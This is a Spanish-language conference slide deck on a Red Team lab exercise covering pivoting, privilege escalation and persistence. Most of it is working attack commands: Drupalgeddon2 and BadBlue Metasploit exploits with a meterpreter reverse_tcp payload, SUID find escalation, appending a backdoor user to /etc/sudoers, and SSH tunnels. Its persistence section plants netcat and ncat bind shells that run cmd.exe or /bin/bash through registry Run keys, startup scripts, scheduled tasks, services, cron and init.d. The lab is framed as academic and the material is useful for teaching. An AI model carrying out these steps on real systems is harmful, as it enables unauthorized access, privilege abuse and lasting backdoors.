

# Pivoting, persistencia y un toque de forense

Raúl Renales y David Bernal




# PLAYER SELECT



**1P**  
**Bernal**

**2P**  
**Renales**






- Integrante de la asociación de Hacking HoneySec de Guadalajara.
- Próximo evento: 4 al 9 de Nov de 2019
- <https://www.honeycon.eu/>

# Un día cualquiera en un ejercicio de Red Team






# COMENCAMOS

## Consideraciones previas.

- Esta Demo se realiza con **fines académicos**.
- No se tendrá responsabilidad alguna si estos conceptos se usan fuera de este entorno.
- Si alguien es detenido, necesitará un abogado.
  - Nosotros los tenemos y muy buenos.
  - Si alguien está interesado, puede pedir presupuesto libremente.





## Descubrimos qué hay.

Miramos puertos.

- `nmap -sT 10.0.2.7`

Nos ponemos intensitos.

- `nmap -sVT -O 10.0.2.7`
- `nmap -sSV -A 10.0.2.7`

¿Hay un Firewall?

- `nmap -sA 10.0.2.7`

Hay un CMS? ¿Qué es? ¿Qué versión usa?

- `nikto -C all -h 10.0.2.7`

## Buscamos el exploit que mejor se ajuste.

Exploit\_db

<https://www.exploit-db.com/>

Vamos a reventar Drupal con drupalgeddon2.

- <https://www.exploit-db.com/exploits/44449>
- use exploit/unix/webapp/drupal\_drupalgeddon2



## ¿Quién soy?

Vale, hemos explotado el servicio, pero...

- ¿Qué usuario tenemos?
  - Getuid



# Escalar privilegios

- shell
- No veo nada....
- `python -c 'import pty; pty.spawn("/bin/bash")'`
- Dios vendiga a los Stickis
- `find / -perm -u=s -type f 2>/dev/null`
  - `touch juanker`
  - `find juanker -exec "whoami" ;`
  - `find juanker -exec "/bin/sh" ;`
  - `whoami`

Ahora sí que soy el P\*\*\* amo, o bueno casi...



*Al 8º día el SysDeveloper  
creó los Stickys.  
Y al 9º el SysAdmin los  
implementó.  
Amen!*

# Seguimos hacia arriba.

Nos vamos a preparar un acceso interactivo.

- `useradd -d /home/juanker -m -s /bin/bash juanker -p '$6$JRJrVmPC$sxVgepOwpBmJdCJeyzVlgDKHCvoYI7k4xtkb2MZ39tjw8bGD0dOHpi23PtdQH8F/Q0Znyh40LfM1gqYvwGYf20'`

(La pass es juanker ;p)

- `cat /etc/sudoers`
- `echo "juanker ALL=(ALL:ALL) ALL" >> /etc/sudoers`

Vía libre interactiva con SSH

- `ssh juanker@10.0.2.7`



# Pero no nos conformamos con esto!

## ¿Qué más hay en la red?

- ifconfig
- netdiscover -i eth1
- for var in \$(seq 1 254); do ping -c 2 192.168.7.\$var; done

## ¿Hay nmap?

Bueno la verdad es que no me importa.

- nc -v -w 1 198.168.7.7 -z 1-1000

Entonces me has dicho que hay un puerto 80

# PIVOTING



# Creamos los túneles con SSH

Desde Kali:

- `ssh -L 0.0.0.0:443:192.168.7.7:80 juanker@10.0.2.7`

Desde la víctima:

- `sudo ssh -L 0.0.0.0:53:10.0.2.4:53 juanker@127.0.0.1`



# Nos petamos el Guindous...

*exploit\_db* es una maravilla.

- <https://www.exploit-db.com/exploits/16806>

Cargamos los cañones:

- use windows/http/badblue\_passthru
- set payload windows/x86/meterpreter/reverse\_tcp
  - O lo dejamos por defecto, va a funcionar =...
- set lport 53 (mismo en túnel que en msfconsole)
- set lhosts 192.168.7.5 (máquina víctima 1)
- Getuid.
- ¿Quién soy?



## Pero es que una Shell en Windows, es poca cosa...

Pues me creo un usuario.

- `net user juanker hello123 /add`
- Y ya que estamos... pues le hago administrador.
- `net localgroup administrators hacking /add`



# Túneles y más túneles... Si hoy va de esto!

Desde Kali.

```
ssh -L 0.0.0.0:8080:192.168.7.7:3389 juanker@127.0.0.1
```



Pues hasta la cocina...

Abrimos remmina.

IP: 10.0.2.7

Puerto: 8080



# PERSISTENCIA

# PERSISTENCIA Windows



# PERSISTENCIA EN WINDOWS

- Registro de Windows
- Tareas programadas
- Carpetas de inicio de sesión (Startup)
- Creando un servicio que arranca con el sistema
- Utilizar servicios del sistema (80 / 21 / 22)



Y no olvidéis la más obvia y mi favorita:  
Crear tu propia cuenta de usuario con privilegios  
(infinidad de casos)

# Persistencia en el Registro

Uno de mis favoritos son las claves RUN:

**HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run**

**HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run**

**HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce**

**HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce**


Con el acceso obtenido del paso anterior, podemos generar una puerta trasera para mantener el acceso utilizando este simple comando:

```
reg.exe add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v  
"Escucha" /t REG_SZ /d "C:\Windows\nc\nc.exe -l -d -p 1234 -e cmd.exe" /f
```

# Persistencia en Carpetas Startup

Buscamos las carpetas donde se inician los programas cuando un usuario se loga y metemos allí el mismo comando que antes en un archivo .bat:

**C:\users\\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\**

A screenshot of a Notepad++ window. The title bar reads "C:\Users\MrRobot\Desktop\Maquinas Compartida\maligno.bat - Notepad++". The menu bar includes "Archivo", "Editar", "Buscar", "Vista", "Codificación", "Lenguaje", "Configuración", "Herramientas", "Macro", "Ejecutar", "Plugins", and "Ventana?". The toolbar contains various icons for file operations. The window has several tabs open: "change.log", "new 1", "new 2", "new 3", "maligno.bat", and "hacked.txt". The "maligno.bat" tab is active, and the text "1 C:\windows\nc\nc.exe -l -d -p 1122 -e cmd.exe" is entered in the editor area.

```
1 C:\windows\nc\nc.exe -l -d -p 1122 -e cmd.exe
```


# Persistencia en Tareas Programadas

Podemos pedir que se ejecute un programa o comando al inicio del sistema, o al inicio del logado de un usuario concreto, etc ... son extremadamente configurables:

```
SCHTASKS /Create /TN Respaldo /SC DAILY /ST 12:40:00 /TR c:\archivo.exe /U  
Administrador /P passwd
```

```
schtasks /create /TN "Ejecutar el Bloc de notas" /TR notepad.exe /SC DAILY /ST  
11:00:00 /RU domain\username /RP contraseña
```

# Persistencia en Servicios



También podemos crear servicios que se arranquen al inicio para mantener la conexión:

```
sc create hacker binPath= " C:\Windows\nc\nc.exe -l -d
-p 1234 -e cmd.exe " DisplayName= "Hacker" start= auto
```


# PERSISTENCIA Linux



# PERSISTENCIA EN LINUX

- RC.local (Se ejecutan al inicio del sistema)
- CRON
- Anacron
- Servicios
- Usuarios
- http Shell (c99 – b374k – Etc ...)
- Apache Shell
- Port Knock (se activa con una señal)
- Ficheros ELF / Injectso

# La persistencia más sencilla



Crear un usuario:


Useradd -p pass nombre

# Persistencia en RC.Local

```

morteruelo@morteruelo-UBU: /etc
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
apache2      hp          profile
apg.conf     ifplugd    profile.d
apm          ImageMagick-6  protocols
apparmor     init       pulse
apparmor.d   init.d     python2.7
apport       initramfs-tools  python3
appstream.conf  inputrc   python3.6
apt          inserv.conf.d  rc0.d
avahi        iproute2    rc1.d
bash.bashrc  issue      rc2.d
bash_completion  issue.net  rc3.d
bash_completion.d  kernel    rc4.d
bindresvport.blacklist  kernel-img.conf  rc5.d
binfmt.d     kerneloops.conf  rc6.d
bluetooth    ldap       rcS.d
brlapi.key   ld.so.cache  resolvconf
brltty       ld.so.conf  resolv.conf
brltty.conf  ld.so.conf.d  rmt
ca-certificates  legal     rpc
ca-certificates.conf  libao.conf  rsyslog.conf
calendar     libaudit.conf  rsyslog.d
chatscripts  libblockdev  sane.d
console-setup  libnl-3     security
cracklib     libpaper.d  security
  
```

# Persistencia en RC.Local



```
morteruelo@morteruelo-UBU: /etc/rc0.d
Archivo Editar Ver Buscar Terminal Ayuda
morteruelo@morteruelo-UBU:/etc/rc0.d$ ls
K01alsa-utils          K01gdm3              K01saned
K01apache2             K01irqbalance       K01speech-dispatcher
K01apache-htcacheclean K01kerneloops       K01spice-vdagent
K01avahi-daemon        K01networking        K01unattended-upgrades
K01bluetooth           K01plymouth          K01uuidd
K01cups-browsed        K01rsyslog
morteruelo@morteruelo-UBU:/etc/rc0.d$
```

# Persistencia en RC.Local

```
morteruelo@morteruelo-UBU: /etc/rc0.d
Archivo Editar Ver Buscar Terminal Ayuda
GNU nano 2.9.3 K01saned
! /bin/sh
#
### BEGIN INIT INFO
# Provides:          saned
# Required-Start:    $syslog $local_fs $remote_fs
# Required-Stop:     $syslog $local_fs $remote_fs
# Should-Start:      dbus avahi-daemon
# Should-Stop:       dbus avahi-daemon
# Default-Start:     2 3 4 5
# Default-Stop:      0 1 6
# Short-Description: SANE network scanner server
# Description:       saned makes local scanners available over the
#                    network.
### END INIT INFO

. /lib/lsb/init-functions

PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
DAEMON=/usr/sbin/saned
NAME=saned
DESC="SANE network scanner server"

test -x $DAEMON || exit 0
```

# Persistencia en RC.Local

## Un ejemplo de uso de RC:

```
# cp ScriptHacker /etc/init.d  
# chmod 0744 /etc/init.d/ ScriptHacker  
# chown root:sys /etc/init.d/ ScriptHacker  
# cd /etc/init.d  
# ln xyz /etc/rc2.d/S99ScriptHacker  
# ln xyz /etc/rc0.d/K99ScriptHacker  
# ls /etc/init.d/*ScriptHacker /etc/rc2.d/*ScriptHacker /etc/rc0.d/*ScriptHacker
```

# Persistencia en CRON

```
morteruelo@morteruelo-UBU: /etc
Archivo Editar Ver Buscar Terminal Ayuda
GNU nano 2.9.3 crontab

# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.


SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --repo$
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --repo$
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --repo$
#
```

# Persistencia en CRON

```
morteru@morteru-UBU: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
GNU nano 2.9.3 /etc/crontab  
# /etc/crontab: system-wide crontab  
# Unlike any other crontab you don't have to run the `crontab`  
# command to install the new version when you edit this file  
# and files in /etc/cron.d. These files also have username fields,  
# that none of the other crontabs do.  
  
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
# m h dom mon dow user  command  
17 * * * * root    cd / && run-parts --report /etc/cron.hourly  
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --repo$  
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --repo$  
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --repo$  
53 19 * * * root    ncat -l -p 4444 -e /bin/bash  
#
```

# Persistencia en Webshell



The screenshot shows a web browser window with the address bar displaying 'localhost/rootshell.php'. The page content is as follows:

Root Shell

**This server has been infected by**

**Safe Mode OFF**

**!**

[ Server Info ]

**Current Directory:**  
**Shell:**  
**Server Software:**  
**Server Name:**  
**Server Protocol:**

[ Command Execute ]	[ File Upload ]
Insert your commands here:	

# Persistencia en el inicio

```
morteruelo@morteruelo-UBU: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
GNU nano 2.9.3 conexion.sh Modificado  
#!/bin/bash  
ncat -p 2019 -l -e /bin/bash
```

```
gado  
morteruelo@morteruelo-UBU:~$ sudo cp conexion.sh /etc/init.d  
morteruelo@morteruelo-UBU:~$ sudo update-rc.d conexion.sh defaults  
morteruelo@morteruelo-UBU:~$
```



# UNA PRUEBA DE PERSISTENCIA EN NUESTRO EJEMPLO


```
root@kalidba: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
RPORT  80  yes  The target port (TCP)  
SSL    false  no  Negotiate SSL/TLS for outgoing connection  
S  
VHOST  no  HTTP server virtual host  
  
Exploit target:  
  
Id  Name  
--  ----  
0   BadBlue EE 2.7 Universal  
  
msf5 exploit(windows/http/badblue_passthru) > set rhosts 10.0.2.4  
rhosts => 10.0.2.4  
msf5 exploit(windows/http/badblue_passthru) > run  
  
